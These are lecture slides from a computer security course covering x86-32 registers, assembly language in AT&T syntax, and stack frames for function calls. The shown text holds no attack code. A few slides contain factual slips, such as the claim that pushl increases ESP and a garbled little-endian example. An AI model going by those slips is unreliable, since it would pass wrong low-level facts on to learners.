- Registers of Intel 32-bit x86 CPU (cont.)
  - Segment registers: hold the address of segment
    - **CS** : Code segment
    - **SS**: Stack segment
    - **DS**, **ES**, **FS**, **GS**: are all meant for data and should all be set to a data segment

Processor Register

- Registers of Intel 32-bit x86 CPU (cont.)
  - Indexes and pointers: the offset part of an address
    - **EBP**: the base pointer (for stack)
      holds the base address of the stack
    - **ESP**: the stack pointer (for stack)
      holds the top address of the stack
    - **ESI**: the source index
    - **EDI**: the destination index
    - **EIP**: Instruction pointer (program counter)
  - The EFLAGS register: holds the state of the processor

CPU: Instructions

Machine Code

- We normally write program using high level programming languages, such as C, C++, Java, Python, …
- CPU cannot execute the high level programming code directly
- The high level programming source code should be transformed into machine code that the CPU can understand and execute
  - The machine code of a program consists of a sequence of instructions
  - Each **instruction** is a basic unit of machine code that tells the CPU what to do
  - Instruction set of a CPU consist of the instructions the CPU can understand and execute. Different types of CPUs normally have different instruction sets

Instructions

- Basic instructions
  - Data handling and memory operations
    - set a register to a fixed constant value
    - copy data from a memory location to a register, or vice versa.
    - read and write data from hardware devices
  - Arithmetic and Logic
    - add, subtract, multiply, or divide the values of two registers, placing the result in a register
    - perform bitwise operations
    - compare two values in registers (for example, to see if one is less, or if they are equal)

Instruction

- Basic instructions (cont.)
  - Control flow: Normally CPU executes an instruction at a memory location, then executes the instruction at the next memory location. But the next instruction is affected by the branch in the code:
    - Branch to another location in the program and execute instructions there (such as the implementation of "goto" in C)
    - Conditionally branch to another location if a certain condition holds (such as the implementation of "if" in C)
    - Indirectly branch to another location, while saving the location of the next instruction as a point to "return to" (such as the implementation of function call)

RISC vs. CISC

- There are two main types of CPU architectures
  - RISC (Reduced Instruction Set Computing)
    - Smaller instruction set
    - The instructions are similar in size (number of bits) and format
    - Make CPU simpler, easier to design
    - Example: ARM processors, widely used in mobile phones, tablets, and embedded systems.
  - CISC (Complex Instruction Set Computing)
    - Larger instruction set
    - The instructions have a wider range of lengths and formats
    - Make CPU more difficult to design
    - Example: Intel and AMD's x86 CPUs, used in many personal computers, servers

Interpreted vs. Compiled Languages

- There are two types of high level programming languages
  - Compiled languages
    - The source code is transformed into machine code before it is run.
    - The machine code (executable file) is executed without the source code
    - Example: C, C++, C#, Swift
  - Interpreted languages
    - The source code is fed into an interpreter. The interpreter converts the source code into machine code to execute **one line of the source code at a time**
    - Source code is always needed for executing the program
    - Example: Python, JavaScript, Ruby, PHP

Interpreted vs. Compiled Languages

- Some programming languages are not strict interpreted or compiled languages
  - For example, Java source code is compiled into Java bytecode, which is not machine code (i.e., the CPU does not understand). The Java bytecode is run inside a Java virtual machine. The Java Virtual Machine converts the bytecode into machine code for execution.
  - In most of the cases, the Python source code is executed in a way similar to Java (the Python source code is converted into byte code, then the byte code is executed inside a Python virtual machine).
- **In this course, we will only consider the compiled programming languages**. More specifically, we mainly consider the C programming language.

Executable Files

- The executable file compiled for x86 cannot be executed on ARM, and vice versa
  - x86 and ARM use very different instruction sets
- The executable file compiled for x86 running Microsoft Windows cannot be executed on x86 running Linux, and vice versa
  - Reason 1: The system calls are different for Microsoft Windows and Linux
  - Reason 2. An executable file is linked to system libraries, but the system libraries vary on different operating systems
  - Reason 3. Different executable file formats for Microsoft Windows and Linux. Executable file for Windows cannot be recognized on Linux, and vice versa.
- The executable file compiled for x86-64 cannot be executed on x86-32. However, the executable file compiled for x86-32 can be executed on x86-64 in general
  - x86 family of processors were all designed to be backward compatible
  - The instruction set of x86-32 is a subset of that of x86-64

CPU: Operations

CPU Operations

- Operation of CPU: how does a CPU execute instructions
- Four steps that CPUs use in their operation:
  - Fetch
  - Decode
  - Execute
  - Writeback

CPU Operations – Fetch

- STEP 1. Fetch
  - Retrieve an instruction (which is represented as a sequence of bits) from the code of process. The location of the instruction in logical address space of the process is determined by a program counter (PC), also called instruction pointer (IP), which is a processor register
  - After an instruction is fetched, the program counter is incremented by the length of the instruction
    - The program counter may be modified by the current instruction being executed (such as the code related to "if", "for", "goto", function call …)
  - The instruction that the CPU fetches from memory is used to determine what the CPU is to do

CPU Operations -- Decode

- STEP 2. Decode
  - Each instruction is broken up into parts
    - Part of the instruction, called the opcode, indicates which operation to perform.
    - The remaining parts of the instruction usually provide information required for that instruction, such as operands for an addition operation

CPU Operations -- Execute

- STEP 3. Execute
  - Various portions of the CPU are connected so they can perform the desired operation.
    - For example: when an addition operation was requested, the arithmetic logic unit (ALU) will be connected to a set of inputs and a set of outputs. The inputs provide the numbers to be added, and the outputs will contain the final sum. The ALU contains the circuitry to perform arithmetic and logical operations on the inputs (like addition and bitwise operations).

CPU Operations: Write back

- STEP 4. Writes Back
  - "writes back" the results of the execute step to some form of memory
    - Very often the results are written to some internal CPU register for quick access by subsequent instructions. In other cases results may be written to main memory.
    - Some types of instructions manipulate the program counter rather than directly produce result data. These are generally called "jumps" and facilitate behaviour like loops, conditional program execution (through the use of a conditional jump), and functions in programs

CPU Operations

- After the execution of the instruction and writeback of the resulting data, the entire procedure repeats,
  - the next instruction cycle normally fetching the next-in-sequence instruction because of the incremented value in the program counter.
  - If the completed instruction was a jump, the program counter will be modified to contain the address of the instruction that was jumped to, and program execution continues normally.

Summary

- Computer architecture
  - CPU registers
    In general, data need to be loaded into registers first, then perform computing
  - Instructions – RISC vs. CISC
  - CPU operations
- Note that we introduced the basics of computer architecture
  - The CPUs (in mobile phone, tablet, desktop/laptop computers, and servers) have a memory management unit, translating logical memory addresses into physical memory addresses (so as to provide paging capability)
  - The above CPUs also have multiple level memory cache
  - Simple CPUs, such as some microprocessors in embedded devices, usually do not include memory management unit and memory cache.

SE6001 Computer Security

Lecture 9

Assembly Language

Table of Contents

Lecture Outline

- Assembly language, assembler
- Assembly code
  - Registers
  - while loop
  - If…else…

Assembly Language

Assembly language

- Assembly language is a low-level programming language
  - Instructions are written for a specific microprocessor architecture
  - Each instruction performs a single, basic operation, such as moving data, performing arithmetic, or jumping to another location in the program.
- Assembly language programmers must have a deep understanding of the microprocessor architecture and the relationships between data and instructions.

Assembly Language

- When we learn assembly language, we need to keep in mind that normally **data are loaded from the main memory into registers, then computing can be performed**
- We have learned that the register Instruction Pointer (it is EIP on x86-32) points to the next instruction that will be executed
  - After executing one instruction, the CPU loads the instruction (pointed by the register EIP) from the main memory into CPU to execute it, and at the same time the EIP is modified to point to the next instruction

Assembler

- An assembler is a program that translates assembly language code into machine code
- The commonly used assemblers are:
  - NASM (Netwide Assembler)
  - GAS (GNU Assembler), also know as AS
  - MASM (Microsoft Macro Assembler)
  - ….
- Different syntax are used in different assemblers
- **In this course, we will use GAS for the 32-bit x86**
  - The assembly code for GAS is different from other assemblers.
  - The assembly code for x86-32 is different from the assembly code for x86-64.

Assembly Code Syntax

- There are two syntax formats in x86 assembly programming
  - Intel syntax: used in NASM, MASM assembler
  - AT&T syntax: used in GAS (GNU) assembler
- For the source code file, the file extension is:
  - GAS assembler: .s
  - NASM and MASM assembler: .asm
- An example on the difference between these two syntax
  - Set the EAX register as 20 on x86-32
    - Intel syntax: movl eax, 20
    - AT&T syntax: movl $20, %eax

Obtaining Assembly Code

- Obtain an assembly code:
  - Option 1. Use a text editor to write assembly code, and save the file with extension .s (.s is for GAS assembler)
  - Option 2. Write a C programming code (or other high level programming code), compile it into assembly code
    - On Linux system, gcc compiler can be used to compile the C code into assembly code
      For example, for the C file sample.c,
      gcc –c –S sample.c
      The above command gives the assemble code stored in file sample.s . You may view the file sample.s in text editor.
    - The GCC command "gcc sample.c –o sample" gives an executable file with name "sample" directly.

- Example: obtaining assembly code from C code

```
[09/25/23]seed@VM:~/assembly$ ls
sample.c
[09/25/23]seed@VM:~/assembly$ gcc -c -S sample.c
[09/25/23]seed@VM:~/assembly$ ls -l
total 8
-rw-rw-r-- 1 seed seed 109 Sep 25 06:25 sample.c
-rw-rw-r-- 1 seed seed 789 Sep 25 06:35 sample.s
```

sample.s

```
        .file   "sample.c"
        .section        .rodata
.LC0:
        .string "%d\n"
        .text
        .globl  main
        .type   main, @function
main:
.LFB0:
        .cfi_startproc
        leal    4(%esp), %ecx
        .cfi_def_cfa 1, 0
        andl    $-16, %esp
        pushl   -4(%ecx)
        pushl   %ebp
        .cfi_escape 0x10,0x5,0x2,0x75,0
        movl    %esp, %ebp
        pushl   %ecx
        .cfi_escape 0xf,0x3,0x75,0x7c,0x6
        subl    $20, %esp
        movl    $2, -20(%ebp)
        movl    $3, -16(%ebp)
        movl    -20(%ebp), %edx
        movl    -16(%ebp), %eax
        addl    %edx, %eax
        movl    %eax, -12(%ebp)
        subl    $8, %esp
        pushl   -12(%ebp)
        pushl   $.LC0
        call    printf
```


Obtaining Assembly Code

- Obtain an assembly code: (cont.)
  - Option 3. Disassemble an executable file, we can the assembly code
    - On Linux, the command objdump, gdb, or ndisasm can be used to display the assembly code of an executable file
      For example:
      - gdb executablefile
        (in gdb, there is disassemble command for disassemble some function in the executable file)
      - objdump –d executablefile
      - ndisasm –b32 executablefile (for 32-bit machine)

- To disassemble an executable using gdb, it is better to compile the C code using the "–g" option in gcc, then we can specify which function to disassemble

```
[09/25/23]seed@VM:~/assembly$ gcc -g sample.c -o sample
```

```
[09/25/23]seed@VM:~/assembly$ gdb sample
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sample...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0804840b <+0>:     lea    ecx,[esp+0x4]
   0x0804840f <+4>:     and    esp,0xfffffff0
   0x08048412 <+7>:     push   DWORD PTR [ecx-0x4]
   0x08048415 <+10>:    push   ebp
```


- Use objdump to disassemble an executable file

```
[09/25/23]seed@VM:~/assembly$ gcc sample.c -o sample
[09/25/23]seed@VM:~/assembly$ objdump -d sample

sample:     file format elf32-i386


Disassembly of section .init:

080482ac <_init>:
 80482ac:       53                      push   %ebx
 80482ad:       83 ec 08                sub    $0x8,%esp
 80482b0:       e8 8b 00 00 00          call   8048340 <__x86.get_
pc_thunk.bx>
 80482b5:       81 c3 4b 1d 00 00       add    $0x1d4b,%ebx
 80482bb:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 80482c1:       85 c0                   test   %eax,%eax
 80482c3:       74 05                   je     80482ca <_init+0x1e
>
 80482c5:       e8 36 00 00 00          call   8048300 <__libc_sta
rt_main@plt+0x10>
 80482ca:       83 c4 08                add    $0x8,%esp
 80482cd:       5b                      pop    %ebx
```


Compiling Assembly Code

- On Linux, to compile an assembly file bar.s for x86-32, we can use the "as" assembler (GAS assembler):
  - Step 1. Assemble the file bar.s :
    as bar.s -o bar.o
  - Step 2. Link object file bar.o to create an executable file
    ld bar.o -o bar
  - This will create an executable file named "bar" that

```
[09/25/23]seed@VM:~/assembly$ as bar.s -o bar.o
[09/25/23]seed@VM:~/assembly$ ld bar.o -o bar
[09/25/23]seed@VM:~/assembly$ ./bar
```


Assembly Code Example

- This assembly code is for x86-32 processor, AT&T format
- A C code can be translated into many different assembly codes

```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
 movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

- In this simple code, we use a register to store the value of a variable

```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
 movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

- C Code: n = 16;
- Assembly code: movl $16, %eax
  - "movl" is used to copy a 32-bit data from one location to another in the x86 architecture
  - "$16" means value 16
    The dollar sign $ is used to represent an immediate value, which is a constant value that is stored as part of the instruction
  - "%ecx" means the ECX register
    The percent sign % is used to represent a register
  - The assembly code "movl $16, %eax" is to set the value of EAX register as 16
  - More examples of movl
    - movl %edx, %eax → copy the content of EDX into EAX register
    - movl 12(%ebx), %eax → load the value at the memory address (EBX + 12) into EAX register

- C Code: n = 16;
- Assembly code: movl $16, %eax
- Machine code: b8 10 00 00 00
  - The machine code above is represented using hexadecimal format
  - On the x86-32 architecture, "b8" is the opcode (operation to be performed) indicates moving a value into the EAX register
  - The operant is 32-bit 16, which is "10000000" in hexadecimal little endian format
    - For little endian format, **the least significant byte of a number is stored first in memory**. (For big endian format, the most significant byte of a number is stored first, so the 32-bit integer 16 is stored as "00000010")


```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
   movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

- C Code: count = 0;
- Assembly code: movl $0, %ecx
  - The assembly code "movl $0, %eax" is to set the value of ECX register as 0
- Machine code: b9 00 00 00 00
  - On the x86-32 architecture, "b9" is the opcode (operation to be performed) indicates moving a value into the ECX register

Addition

```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
   movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

- C Code: n = n+3;
- Assembly code: addl $3, %eax
  - "addl" is used to perform 32-bit integer addition
    It takes two operands, the source operand (the first operand) and the destination operand (the second operand). The source operand is added to the destination operand, and the result is stored back in the destination operand.
  - The assembly code "addl $3, %eax" is to add 3 to the EAX register, and store the added value in EAX

Subtraction

```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
   movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

- Code: n = n - 2;
- Assembly code: subl $2, %eax
  - "subl" is used to performs 32-bit integer subtraction
    It takes two operands, the source operand and the destination operand. The source operand is subtracted from the destination operand, and the result is stored back in the destination operand.
  - The assembly code "subl $2, %eax" is to subtract 3 from the EAX register, and store the result in EAX

Increment

```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
   movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

- C code: count++;
- Assembly code: incl %ecx
  - "incl" means add 1
  - "incl %ecx" is to increase the value of the ECX register by 1

while loop:
implemented using one comparison and two jumps and two labels in assembly code

```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
   movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

Label

- To implement the while loop in assembly code, we used labels, "cmpl", "jge" and "jmp" in this example
- A label in assembly language is a symbolic identifier that represents an address
  - Labels are typically defined by a label name followed by colon (e.g. label:) and can be referenced by branch or jump instructions to transfer control to the memory location represented by the label
  - In this example, we used two labels for implementing the while loop: "loop_start:" and "loop_end:" indicating the start and end of the while loop, respectively.

Label

- For the following code:

```
loop_start:
   cmpl $20, %ecx
   jge end_loop
   ....
   ....
   ....
   jmp loop_start
end_loop:
```

When this assembly code is compiled into machine code,
- for the code "jge loop_start", the label "loop_start" is the address of the machine code of "cmpl $20, %ecx".
- for the code "jge end_loop", the label "end_loop"is the address of the machine code following this loop.

Comparison

- Assembly code: cmpl $20, %ecx
  - "cmpl" compares the contents of two operands
  - The comparison result (whether the second operand is larger than, equal to, or smaller than the first operand) is stored in the flags register (FLAGS)
    - The details of setting the flags register are omitted here (it was set by the CPU automatically)
    - Note that for the Intel assembly syntax, the comparison result is on whether the first operand is larger than, equal, or smaller than the second operand

Jump: jge

- Assembly code: jge end_loop
  - "jge" is a jump instruction in x86 assembly language
  - "jge" stands for "jump if greater or equal"
  - "jge" transfers control to a target label or memory location **based on the contents of the flags register (FLAGS)**
    - We learned in the previous slide that the result of comparison is stored in the flags register

while loop: checking condition

- Assembly code:

```
cmpl $20, %ecx
jge end_loop
```

  - Compare 20 with ecx, if ECX is larger than or equal to 20, jump to address represented by the label "end_loop". If not, control continues to the next instruction in sequence
  - So these two codes implement the conditional checking of the while loop
    - if count>=20, jump to the end of the loop (finish the loop)
    - If count < 20, execute one iteration of the loop

Jump: jmp

- Assembly code: jmp loop_start
  - "jmp" is a jump instruction in x86 assembly language.
  - "jmp" transfers control to the target label
  - "jmp loop_start" is executed after one iteration of the while loop to jump to the start of the while loop

while loop implementation

```
....
while (count < 20)
{
   .....
}
```

- if count is less than 20, execute one iteration
  - after one iteration, go to the start of the loop
- else terminate the loop

C code

```
   ....
loop_start:
   cmpl $20, %ecx
   jge end_loop
   ....
   ....
   jmp loop_start
end_loop:
```

Assembly Code

if…else…
Implemented using one comparison, two jumps and two labels

```
n = 16;
count = 0;
while (count < 20)
{
   if (n < 12)
      n = n + 3;
   else
      n = n - 2;
   count++;
}
```

C code

```
   movl $16, %eax
   movl $0, %ecx
loop_start:
   cmpl $20, %ecx
   jge end_loop
   cmpl $12, %eax
   jl add_3
   subl $2, %eax
   jmp inc_count
add_3:
   addl $3, %eax
inc_count:
   incl %ecx
   jmp loop_start
end_loop:
```

Assembly Code

if … else …

- To implement "if…else…" in assembly code, we used labels, "cmpl", "jl" and "jmp" in this example
- In this example, we used two labels:
  "add_3:" indicates address of the code "n = n + 3"
  "inc_count:" indicates the end of "if…else…"

Jump: jl

- "jl" stands for "jump if less"
- cmpl $12, %eax
  jl add_3
  The above two codes implement the condition checking of "if…else…"
  - If n < 12, jump to execute n = n + 3
  - else continue to execute n = n -2
- "jmp inc_count" indicates that if "n =n-2" is executed, after computing "n =n-2", jump to the end of "if…else…" so that "n = n + 3" will not be executed.

More complicated code …

- The example given in the previous slides is a very simple assembly code
- There are only two variables n and count in the example, so using two registers EAX and ECX are sufficient for storing the values of these two variables
- On x86-32, typically only four registers are used for arithmetic and logical operations: EAX, EBX, ECX, EDX.
- If there are more than four variables in the code for arithmetic computing, we can **store the values of the variables in memory**. When the value of a variable is needed in computation, the value of that variable is loaded from memory into a register. In this way, an arbitrarily large number of variables can be used.

More complicated code …

- Function and heap are not used in this example
- We will learn the assembly code for function call, which is critical to software security

Another Example

- We show here a complete assembly code

```
.globl _start                # marks the _start label as global, so that
                             # it is visible to the linker

.section .text               # text section corresponds to text segment
_start:                      #  _start label is the entry point of the program
   # Load immediate values into registers
   movl    $2, %eax          # Move 2 into eax
   movl    $3, %ebx          # Move 3 into ebx

   # Add ebx to eax and store the result in eax
   addl    %ebx, %eax        # Add ebx to eax

   # Exit.
   movl    $1, %eax          # syscall number for sys_exit
   movl    $0, %ebx          # exit status 0
   int     $0x80             # interrupt 0x80
```


Comments in Assembly Code

- In the AT&T assembly syntax, `#' is used as prefix for comments:
  - Example: movl $5, %eax # Move 5 into eax register
- In the Intel assembly syntax, `;' is used as prefix for comments:
  - Example: mov eax, 5 ; Move 5 into eax register

Summary

- Assembly language
  - Assembly codes show clearly how the instructions are executed on the computer
- We used an example to illustrate how the assemble code works
  - Use a register to store the value of a variable
  - Integer addition (addl), subtraction (subl)
  - Implementing while loop
    - Using one comparison, two jumps and two labels
  - Implementing if…else…
    - Using one comparison, two jumps and two labels
  - movl, cmpl, jge, jl (jle, jg, je), jmp

SE6001 Computer Security

Lecture 10

Function Call

Table of Contents

Lecture Outline

- Stack
- Implement function call with stack
- Function call convention

Stack


Stack

- Real world stack: a deck of cards or a pile of plates …

- It is easy to add one plate to a pile of plates, and it is easy to remove the top plate

Stack

- A stack data structure contains a number of elements
- When we add an element to a stack, the element must be added as the **top** of the stack
- When we remove an element from a stack, we can only remove the **top** of the stack
- Stack is a **Last-in-first-out** (LIFO) data structure. It is popularly used in backtracking algorithms.




Stack Operations

- There are two operations on a stack
  - Push: add an element to the stack
  - Pop: read and remove an element from the stack


Stack Operations: Push

- The push operation involves several steps
  - Check whether stack is full (where there are free memory space for stack)
  - If the stack is full, return error, exit.
  - If the stack is not full, increments **top** to point to the next free memory location
  - Add data element to memory location pointed by **top**



Stack Operations: Pop

- The pop operation involves several steps
  - Check whether stack is empty
  - If the stack is empty, return error, exit.
  - If the stack is not empty, access the element pointed by **top**
  - Decrease the value of **top** so as to point to the new **top** element



Stack and Function Call

- We need to use stack to implement function call. Roughly it works like:
  - Example: for the code on the right, when we call function f1(), the address of statement_2 (called return address) is pushed onto stack, then go to execute the code of f1()
    In f1(), when we call function f2(), the address of statement_b is pushed onto stack, then go to execute the code of f2()
    After finishing executing f2(), pop the stack, obtain the address of statement_b, then execute statement_b, …
    After finishing executing f1(), pop the stack, obtain the address of statement_2, then execute statement_2, ….

```
def f1():
    statement_a
    f2()
    statement_b
    statement_c

def f2():
    statement_d
    statement_e

statement_1
f1()
statement_2
statement_3
```



Stack and Function Call

- In the previous slide, stack is used to store the return address before executing a function so that the code execution can be continued after the function call
- In addition to the return address, the state of a function (input parameters, local variables) should be stored on the stack before it calls another function
- The implementation of function call using stack is transparent (invisible) to most of the programmers
- However, the implementation of function call is important to computer security, so we will learn the details

Function call

Stack

- Three read-write memory regions of a process
  - Stack
  - Heap (dynamic segment)
  - Data
- One read-only memory region of a process
  - Text: the binary machine code of a program: consists of instructions



Stack

- The stack of a process typically located in the higher parts of the logical address space of a process
  - The stack of a process usually "grows down": from high address to low address
- Stack is used for implementing function calls
  - On x86, the address of the top of the stack is stored in the **register Stack Pointer**
    - On some systems, the address of the first available memory address of the stack is stored in the register Stack Pointer
  - On x86-32, the stack pointer is the register ESP


Process Stack

- By default, the maximum stack size of a process is only several megabytes (8 megabytes on Linux, and 4 megabytes on 64-bit Microsoft Windows).
  - The local variables and local arrays of a C function are stored in the stack ➔ the local array size should not be too large
  - Suppose that a function call occupies 256 bytes on the stack, when a recursive function calls itself recursively for more than 32K times (before returning) on Linux, the stack space will not be enough, then the process crashes. To solve the problem, we need to change the setting of the computer system to increase the process stack size, or we convert the recursive function to iterative code


Process Stack

- Each function call is implemented using a **stack frame** of the stack. A stack frame is a piece of memory space in the stack.
- A stack frame of a function call contains:
  - The **input parameters** passed to this function call
  - The **return address** of this function call
    - The return address of a function call is the memory location in the process where the process should continue executing after the function call has completed.
  - The **address of the previous stack frame**
  - The **local variables** of this function call
- The address of the stack frame of the current function call is stored the **register Frame Pointer** (also called Base Pointer).
  - On x86-32, the frame pointer is the register EBP

Example: stack frame of function call f(1,2,3)



Assembly Code of Function Call




Assembly Code of Function Call

- In the following slides, we will trace the stack and registers: when function call f(1,2,3) is executed, how the stack frame, ESP, EBP and EIP get modified
  - EIP points to the address of an instruction of a process. In the slides here, we just say that the EIP points to an assembly code

Before the function call f(1,2,3) is executed, there is no stack frame for this function call on the stack.

The EBP points to the stack frame of the function which called the function f(1,2,3)



Assembly Code of Function Call

```
void f(int a, int b, int c)
{
   char buffer[8];
   int k;
}

int main( )
{
   ……
   f(1,2,3);
   ……
}
```

```
f:
   pushl %ebp
   movl %esp, %ebp
   subl $12, %esp
   nop
   movl %ebp, %esp
   popl %ebp
   ret
```


```
pushl $3
pushl $2
pushl $1
call f
addl $12, %esp
```


Assembly Code of Function Call

- The assembly code:
  pushl $3
  pushl $2
  pushl $1
  - "pushl" pushes a 32-bit value onto the stack, and increases the register ESP by 4 (since a 32-bit value occupies 4 bytes on the stack)
- After executing these three instructions, the stack is shown on the next slide.

```
pushl $3
pushl $2
pushl $1
call f
addl $12, %esp
```


The EBP points to the stack frame of the function which called the function f(1,2,3)



Assembly Code of Function Call

```
void f(int a, int b, int c)
{
   char buffer[8];
   int k;
}

int main( )
{
   ……
   f(1,2,3);
   ……
}
```


```
f:
   pushl %ebp
   movl %esp, %ebp
   subl $12, %esp
   nop
   movl %ebp, %esp
   popl %ebp
   ret
```

```
pushl $3
pushl $2
pushl $1
call f
addl $12, %esp
```


Assembly Code of Function Call

- The assembly code: call f
  - The "call f" instruction is used to call the function f
  - At the beginning when "call f" is executed, EIP points to the next instruction after "call f". It means that EIP points to the instruction "addl $12, %esp"
  - The instruction "call f" pushes the value of EIP onto the stack (so that the execution can return to that address after the function call finishes).
  - Then the instruction "call f" sets EIP as the address of the f label, **causing control to be transferred to the start of the function f.**
- After "call f", the stack is shown on the next slide

